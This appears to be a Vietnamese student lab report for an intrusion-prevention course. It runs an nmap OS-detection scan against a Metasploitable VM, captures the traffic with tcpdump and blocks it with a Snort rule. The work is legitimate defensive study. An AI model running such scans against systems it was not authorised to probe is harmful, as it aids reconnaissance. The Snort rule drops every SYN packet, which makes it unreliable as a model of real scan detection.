

# BÁO CÁO BÀI TẬP

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Kỳ báo cáo: Buổi 04

Tên chủ đề: Phân tích các tấn công và ngăn chặn bằng IPS

GV: Đỗ Hoàng Hiến

Ngày báo cáo: 24/05/2023

**Nhóm: 07**

## 1. THÔNG TIN CHUNG:

Lớp: NT204.N21.ANTT.2

STT	Họ và tên	MSSV	Email
1	Phạm Phúc Đức	20520162	20520162@gm.uit.edu.vn
2	Lê Trần Thùy Trang	20520323	20520323@gm.uit.edu.vn
3	Nguyễn Đức Tấn	20520751	20520751@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>


STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	<a href="#">Yêu cầu 1.1</a>	100%	Phạm Phúc Đức
2	<a href="#">Yêu cầu 1.2</a>	100%	Lê Trần Thùy Trang
3	<a href="#">Yêu cầu 1.3</a>	100%	Nguyễn Đức Tấn

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

# BÁO CÁO CHI TIẾT

## Các cài đặt cần thiết:




Hình 1: Enable card mạng VMnet4



Hình 2: Kết nối tới máy metasploit bằng winSCP

## 1. Yêu cầu 1.1

Bước 1: Thực thi lệnh **tcpdump -i eth0 -w nmap.pcap** trên máy metasploit để bắt gói tin khi bên tấn công thực hiện lệnh nmap:



```
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:186562 errors:4 dropped:24 overruns:0 frame:0
TX packets:85971 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:18113294 (17.2 MB)  TX bytes:8702321 (8.2 MB)
Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:5313 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5313 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2510257 (2.3 MB)  TX bytes:2510257 (2.3 MB)

msfadmin@metasploitable:/tmp$ tcpdump -i eth0 -w nmap.pcap
tcpdump: socket: Operation not permitted
msfadmin@metasploitable:/tmp$ sudo tcpdump -i eth0 -w nmap.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
2077 packets captured
2077 packets received by filter
0 packets dropped by kernel
msfadmin@metasploitable:/tmp$
```


Hình 3: Kết quả bắt

Bước 2: Trong lúc bật tcpdump bên máy metasploit, thực hiện tấn công OS scan với lệnh trên máy kali:

```
nmap -O 192.168.7.200
```

Lựa chọn -O : OS detection:


Công cụ này sẽ gửi một loạt các gói tin đến mục tiêu và phân tích phản hồi từ các gói tin đó. Nmap so sánh các thuộc tính và cách phản hồi của máy chủ với cơ sở dữ liệu OS fingerprint để xác định xem máy chủ đang chạy hệ điều hành nào. Cơ sở dữ liệu này chứa thông tin về các mẫu phản ứng của hệ điều hành từ các phiên bản khác nhau, giúp xác định hệ điều hành chính xác.




Hình 4: Thực hiện scan OS trên máy Kali

### Bước 3: Phân tích gói tin bắt được

Tải file pcap về máy thật:




Hình 5: Lấy gói tin từ máy metasploit thông qua WinSCP



Hình 6: Mở file pcap đã lấy về

Có thể thấy khái quát rằng: có rất nhiều gói SYN được gửi tới ip của máy metasploit (192.168.7.200). Chọn 1 trong số các gói tương tự nhau:



Hình 7: Mở 1 gói SYN để phân tích

Điểm chung của các gói tin này là đều có window size là 1024 byte và TCP Segment Len là 0

➔ Đây là 1 trong các dấu hiệu của scan port và chúng ta có thể ngăn việc scan OS bằng cách chặn scan port

#### Bước 4: Thêm rule cho máy snort

Rule snort:

```
drop tcp any any -> any any (msg:"Nmap scan OS Detection!!!"; flags: S; sid:100001; rev:1;)
```




Hình 8: Thêm rule và chạy lại snort

### Kết quả khi chặn các gói SYN:


Hình 9: Không thể scan port của máy victim





